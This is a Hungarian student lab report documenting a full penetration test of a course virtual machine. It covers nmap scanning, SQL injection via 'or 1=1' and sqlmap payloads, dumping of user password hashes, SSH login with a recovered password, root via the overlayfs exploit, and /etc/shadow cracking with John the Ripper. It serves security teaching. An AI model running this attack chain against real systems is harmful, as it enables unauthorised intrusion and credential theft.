

## Mérési jegyzőkönyv

### Hálózatok és webes rendszerek biztonsági ellenőrzése

**2022/2023/2 félév**

A mérőhely (VM) száma:	<b>22</b>
A mérés időpontja:	<b>2023. 04. 24.</b>
A mérést végezték:	<b>Wágner Réka (CGUOR8), Rittgasszer Ákos (Z8WK8D)</b>
Ennek a fájlnak a neve:	<b>PENT_0424_22_CGUOR8_Z8WK8D.doc (&lt;mérés rövidítése&gt;_&lt;hónap nap&gt;_&lt;mérőhely&gt;_&lt;Neptun1&gt;_&lt;Neptun2&gt;. doc)</b>

Server IP címe: 172.24.0.121

## 1. Szolgáltatások felderítése

### 1.1. Nyitott portok megkeresése

Az nmap Stealth Scan kapcsolójának segítségével kilistáztuk a szerver szolgáltatásait:

```
kali@kali:~$ sudo nmap -sS 172.24.0.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-24 12:36 UTC
Nmap scan report for 172.24.0.121
Host is up (0.00019s latency).

Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp  open  http-proxy
MAC Address: 00:50:56:9B:89:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
kali@kali:~$
```

### 1.2. Szolgáltatások és verzióik beazonosítása

Az oprendszer és a verziók meghatározásához az nmap -O és -sV kapcsolóját használtuk:

```
kali@kali:~$ sudo nmap -sS -O -sV 172.24.0.121
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-24 12:38 UTC
Nmap scan report for 172.24.0.121
Host is up (0.00020s latency).

Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
8080/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 00:50:56:9B:89:21 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
```

A kimeneten látható, hogy a szerver, egy linux szerver. Valamint a nyitott portok között van két Apache webserver és egy port az ssh-nak.

## 2. Lehetséges támadási felület keresése

A sérülékenységek ellenőrzéséhez használható az <https://www.cvedetails.com/> oldal. Itt a 2.4.7-es verziójú apache server sérülékenységei megtalálhatóak:

**CVE Details**  
The ultimate security vulnerability datasource

Switch to https://  
Home  
Browse :  
Vendors  
Products  
Vulnerabilities By Date  
Vulnerabilities By Type  
Reports :  
CVSS Score Report  
CVSS Score Distribution  
Search :  
Vendor Search  
Product Search  
Version Search  
Vulnerability Search  
By Microsoft References  
Top 50 :  
Vendors  
Vendor CVSS Scores  
Products  
Product CVSS Scores  
Versions  
Other :  
Microsoft Bulletins  
Bugtraq Entries  
CVE Definitions  
About & Contact  
Feedback

Apache » Http Server » 2.4.7 \*\*\* : Security Vulnerabilities

Cve Name:cpe:2.3:a:apache:http\_server:2.4.7:\*\*:\*\*:\*\*:\*\*:\*\*  
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9  
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending  
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access	Access	Complexity	Authentication	Conf.	Integ.	Avail.	Level
1	<a href="#">CVE-2018-1312</a>	287			2018-03-26	2022-09-07	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial	In Apache HTTP 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent replay attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.
2	<a href="#">CVE-2017-15710</a>	787		DoS	2018-03-26	2021-06-06	5.0	None	Remote	Low	Not required	None	None	Partial	In Apache HTTP 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authz_idp, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.
3	<a href="#">CVE-2017-9798</a>	416			2017-09-18	2021-06-06	5.0	None	Remote	Low	Not required	Partial	None	None	Apache httpd allows remote attackers to read secret data from process memory if the Limit directive can be set in a user's .htaccess file, or if httpd.conf has certain misconfigurations, aka OptionsBleed. This affects the Apache HTTP Server through 2.2.34 and 2.4.x through 2.4.27. The attacker sends an unauthenticated OPTIONS HTTP request when attempting to read secret data. This is a use-after-free issue and thus secret data is not always sent, and the specific data depends on many factors including configuration. Exploitation with .htaccess can be blocked with a patch to the ap_limit_section function in server/core.c.
4	<a href="#">CVE-2016-4975</a>	93		Http R.Spl.	2018-08-14	2021-06-06	4.3	None	Remote	Medium	Not required	None	Partial	None	Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).
5	<a href="#">CVE-2016-2161</a>	20			2017-07-27	2021-06-06	5.0	None	Remote	Low	Not required	None	None	Partial	In Apache HTTP Server versions 2.4.0 to 2.4.23, malicious input to mod_auth_digest can cause the server to crash, and each instance continues to crash even for subsequently valid requests.

A legelterjedtebb sérülékenységek sokszor a weboldalakat érintik, esetünkben a szerveren két weboldal is található. Ezeket érdemes első körben átvizsgálni.

### 3. Sérülékenység keresése a weblapon

#### 3.1. Sérülékenység kihasználása kézzel

Sérülékenységet a 8080-as porton található weboldalon találtunk. Itt SQL-injection-ból fakadó hibát kerestünk. Ezt az egyes hibák részletes nézeténél találtuk meg. A nem jól kezelt beviteli mező az URL-ben, az id megadásánál található.

The screenshot shows a web browser window titled 'Bug Report System'. The address bar displays the URL: 172.24.0.121:8080/?page=bug&id=5'or 1=1. The page content is titled 'Bug' and contains the following details:

- ID: #
- Submission date: 2021-06-06
- Type: Bug
- Status: Open
- Description: (empty)
- Submitter: (empty)

Az általunk használt támadó bemenet a  $5 \text{ or } 1=1$  bemenet volt. Ez azt eredményezte, hogy a megadott (5) id-jű hiba helyett az első jelent meg:

Bug Report System

Bugs

Bug

ID: #1

Submission date: 2015-05-20 03:13:37

Type: Security vuln

Status: Assigned

Description: Crash in function asd()

Submitter: alice

### 3.2. Sérülékenység kihasználása automata program segítségével

Az előző pontban megtalált hibát az sqlmap program segítségével nyomoztunk tovább. Ez automatikusan keresett SQL-injection sérülékenységeket. Ezt az alábbi képpen futtattuk. Fontos volt, hogy meg kellett adnunk a szükséges session id-t is.

```
kali㉿kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntndb81"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:09:11 /2023-04-24/

[13:09:12] [WARNING] it appears that you have provided tainted parameter values ('id=5 or 1=1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)?
[y/N] ■
```

A program sikeresen fényt derített a sérülékenységre és megmondta, hogy az id mezővel van a probléma.

```
[13:10:23] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND tim  
e-based blind (query SLEEP)' injectable  
[13:10:23] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[13:10:23] [INFO] automatically extending ranges for UNION query injection  
technique tests as there is at least one other (potential) technique found  
[13:10:23] [INFO] 'ORDER BY' technique appears to be usable. This should re  
duce the time needed to find the right number of query columns. Automatical  
ly extending the range for current UNION query injection technique test  
[13:10:23] [INFO] target URL appears to have 7 columns in query  
[13:10:24] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to  
20 columns' injectable  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (i  
f any)? [y/N] y  
kali@kali: ~/sqlmap-dev  
File Actions Edit View Help  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (i  
f any)? [y/N] y  
sqlmap identified the following injection point(s) with a total of 158 HTTP  
(s) requests:  
---  
Parameter: id (GET)  
    Type: boolean-based blind  
    Title: AND boolean-based blind - WHERE or HAVING clause  
    Payload: page=bug&id=5 or 1=1 AND 3734=3734  
  
    Type: time-based blind  
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
    Payload: page=bug&id=5 or 1=1 AND (SELECT 6663 FROM (SELECT(SLEEP(5)))U  
imE)  
  
Browse Network  
    Type: UNION query  
    Title: Generic UNION query (NULL) - 7 columns  
    Payload: page=bug&id=-7295 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NU  
LL,CONCAT(0x7178626b71,0x4a4d756f4441786b524753594951784f64756c4f5946766974  
5765726c4d664c71445a5864697272,0x716a6a7a71)-- --  
---  
[13:10:46] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Apache 2.4.7, PHP 5.5.9  
back-end DBMS: MySQL > 5.0.12  
[13:10:46] [INFO] fetched data logged to text files under '/home/kali/.loca  
l/share/sqlmap/output/172.24.0.121'  
[*] ending @ 13:10:46 /2023-04-24/
```

További feladat volt még minél több hasznos információ kinyerése. A megfelelő kapcsolókkal megtudtuk a létező adatbázisokat, táblákat és oszlopokat.

```
kali㉿kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntndb81" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable lo
cal, state and federal laws. Developers assume no liability and are not responsib
le for any misuse or damage caused by this program

[*] starting @ 13:12:42 /2023-04-24/

[13:12:43] [WARNING] it appears that you have provided tainted parameter values (
'id=5 or 1=1') with most likely leftover chars/statements from manual SQL injecti
on test(s). Please, always use only valid parameter values so sqlmap could be abl
e to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N]
y
[13:12:49] [INFO] resuming back-end DBMS 'mysql'
[13:12:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
[13:12:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=bug&id=5 or 1=1 AND 3734=3734

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=bug&id=5 or 1=1 AND (SELECT 6663 FROM (SELECT(SLEEP(5)))Ui_mE)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: page=bug&id=-7295 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,C
ONCAT(0x7178626b71,0x4a4d756f4441786b524753594951784f64756c4f59467669745765726c4d66
4c71445a5864697272,0x716a6a7a71)-- -
---
[13:12:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
[13:12:49] [INFO] fetching database names
[13:12:49] [INFO] retrieved: 'information_schema'
[13:12:49] [INFO] retrieved: 'bugreport'
[13:12:49] [INFO] retrieved: 'mysql'
[13:12:49] [INFO] retrieved: 'performance_schema'
```

```
[13:12:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
[13:12:49] [INFO] fetching database names
[13:12:49] [INFO] retrieved: 'information_schema'
[13:12:49] [INFO] retrieved: 'bugreport'
[13:12:49] [INFO] retrieved: 'mysql'
[13:12:49] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] bugreport
[*] information_schema
[*] mysql
[*] performance_schema

[13:12:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.24.0.121'

[*] ending @ 13:12:49 /2023-04-24/
```

Ami nekünk ebből érdekes volt, az a users tábla létezése. Ez tartalmazza a felhasználók adatait. Ennek tudatában le tudtuk kérdezni a felhasználók adatait, az --sql-shell kapcsoló segítségével:

```
kali㉿kali:~/sqlmap-dev$ python sqlmap.py -u 'http://172.24.0.121:8080/?page=bug&id=5%20or%201=1' --cookie="PHPSESSID=dd8j2cn9c916ucplgufntdb81" --sql-shell
```

És az alábbi SQL lekérdezéssel:

```
[13:17:48] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select * from users
```

Az eredmény három rekordot tartalmazott:

```
[13:18:22] [INFO] retrieved: '0','reka@reka.hu','8fc62f61b1b152649dc5625 ...
select * from users [3]:
[*] 1, admin@localhost.com, 5f4dcc3b5aa765d61d8327deb882cf99, 1, alice
[*] 0, rittakos.spam@gmail.com, d552cecbaf1a5a64066b42e5d25d282a, 2, akos
[*] 0, reka@reka.hu, 8fc62f61b1b152649dc5625668261429, 3, reka
```

Kiderült, hogy az admin felhasználóneve alice és megtudtuk a jelszava hash-ét.

## 4. Adminisztrátor felhasználó szerzése

Az admin felhasználó jelszavának hash-éből egy google kereséssel visszakaptuk a nem túl biztonságos jelszavát:

# MD5 Center

MD5 conversion and reverse lookup

Unable to connect

MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash:

**5f4dcc3b5aa765d61d8327deb882cf99**

was successfully reversed into the string:

**password**

A kinyert adatokkal be tudtunk lépni a weboldalra az adminisztrátor nevében:

The screenshot shows a web-based bug tracking system. At the top, there's a dark header bar with the text "Bug Report System", "Report a new bug", and "Logout". Below the header, on the left, there's a sidebar with a blue header "Bugs" and a link "Fileadmin". The main area has a title "Bugs" and a table listing four bugs. The table columns are: #, Submission date, Type, Status, Description, and Submitter. The bugs listed are:

#	Submission date	Type	Status	Description	Submitter
1	2015-05-20 03:13:37	Security vuln	Assigned	Crash in function asd()	alice
2	2016-02-02 03:46:55	Security vuln	Closed	UAF in function xyz()	alice
3	2023-04-24 14:51:12	Bug	Open	' or 1=1	akos
4	2023-04-24 14:55:17	Security vuln	Open	' SHOW DATABASES	akos

At the bottom left of the main area, there's a text box containing the IP address "172.24.0.121:8080".

## 5. További problémák keresése a jelenlegi lehetőségekkel

A belépés után elérhetővé vált egy fa nézet, amiben meg tudtuk tekinteni a szerveren található file-okat. Itt egy kis nyomozást követően találtunk egy history filet ami a bob nevű felhasználóhoz tartozott. Ebből ki lehetett deríteni, hogy bob jelszava a *letmein* volt (sajnos erről nem készült kép). A jelszóval sikerült shellt szerezni a szerveren:

```
kali@kali:~$ ssh bob@172.24.0.121 -ST -p443 server2.crysys.hu
bob@172.24.0.121's password:
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Apr 15 13:59:23 2016 from ip10-105-254.crysys.hit.bme.hu
bob@ethhackserver:~$
```

## 6. Lokális problémák felderítése

A problémák felderítéséhez online felületek használatával kerestünk módszert, a verzió figyelembevételével. Ezt az exploit-ot találtuk:


The screenshot shows a web browser displaying the Exploit Database at <https://www.exploit-db.com/exploits>. The page title is "EXPLOIT DATABASE". The main content area displays a exploit entry for "Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:
37292	2015-1328	REBEL	LOCAL

Below the details, there are status indicators: "EDB Verified: ✓" and "Exploit: ⬇ / { }".

## 7. Helyi root jogosultság szerzése


Az előbbi pontban megtalált exploit segítségével szereztük root jogosultságot. Ez úgy történt, hogy letöltöttük a filet a szerveren, fordítottuk GCC-vel és végül futtattuk. Ennek eredményeként kaptunk root jogot, majd kilistázuk a shadow fileban található hash-elt jelszavakat:



```
File Actions Edit View Help
list:**:16484:0:99999:7 :::
irc:**:16484:0:99999:7 :::
gnats:**:16484:0:99999:7 :::
nobody:**:16484:0:99999:7 :::
libuuid:**:16484:0:99999:7 :::
syslog:**:16484:0:99999:7 :::
messagebus:**:16484:0:99999:7 :::
usbmux:**:16484:0:99999:7 :::
dnsmasq:**:16484:0:99999:7 :::
avahi-autoipd:**:16484:0:99999:7 :::
kernoops:**:16484:0:99999:7 :::
rtkit:**:16484:0:99999:7 :::
saned:**:16484:0:99999:7 :::
whoopsie:**:16484:0:99999:7 :::
speech-dispatcher:**:16484:0:99999:7 :::
avahi:**:16484:0:99999:7 :::
lightdm:**:16484:0:99999:7 :::
colord:**:16484:0:99999:7 :::
hplip:**:16484:0:99999:7 :::
pulse:**:16484:0:99999:7 :::
user:$6$NC1oLT.4$i8sbicmRkgMKfusieJvrB20eTza5o$7scCaUj7aWUwhS7MV4VpEAeipJEB
OhUrDuM7L0cuIIqrtoISZuTflUn1:16906:0:99999:7 :::
sshd:**:16829:0:99999:7 :::
mysql:**:16829:0:99999:7 :::
bob:$6$Wwoyf9d1$0.d2y36HJxS2mwise/sn6aAs7H7opmll8XuZIWy0gpdlTLt3P.8Bx9VDa
MuCDQui0WDW75ILqd2fpJNWEx9/:16906:0:99999:7 :::
#
```

## 8. Jelszavak kinyerése a shadow file-ból

Az előbb kinyert hash-eket john-the-ripper segítségével igyekeztünk megfejteni:



```
kali:kali:~$ sudo john passwords
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
```

```
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed f
or performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
trustno1      (user)
letmein      (bob)
2g 0:00:00:10 DONE 2/3 (2023-04-24 14:25) 0.1881g/s 560.3p/s 566.4c/s 566.4
C/s 123456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali㉿kali:~$ █
```

Itt láthatóak a megfejtett jelszavak. Ellenőrzésképpen látjuk, hogy a bob jelszava egyezik a már előbbiekben kiderítettel.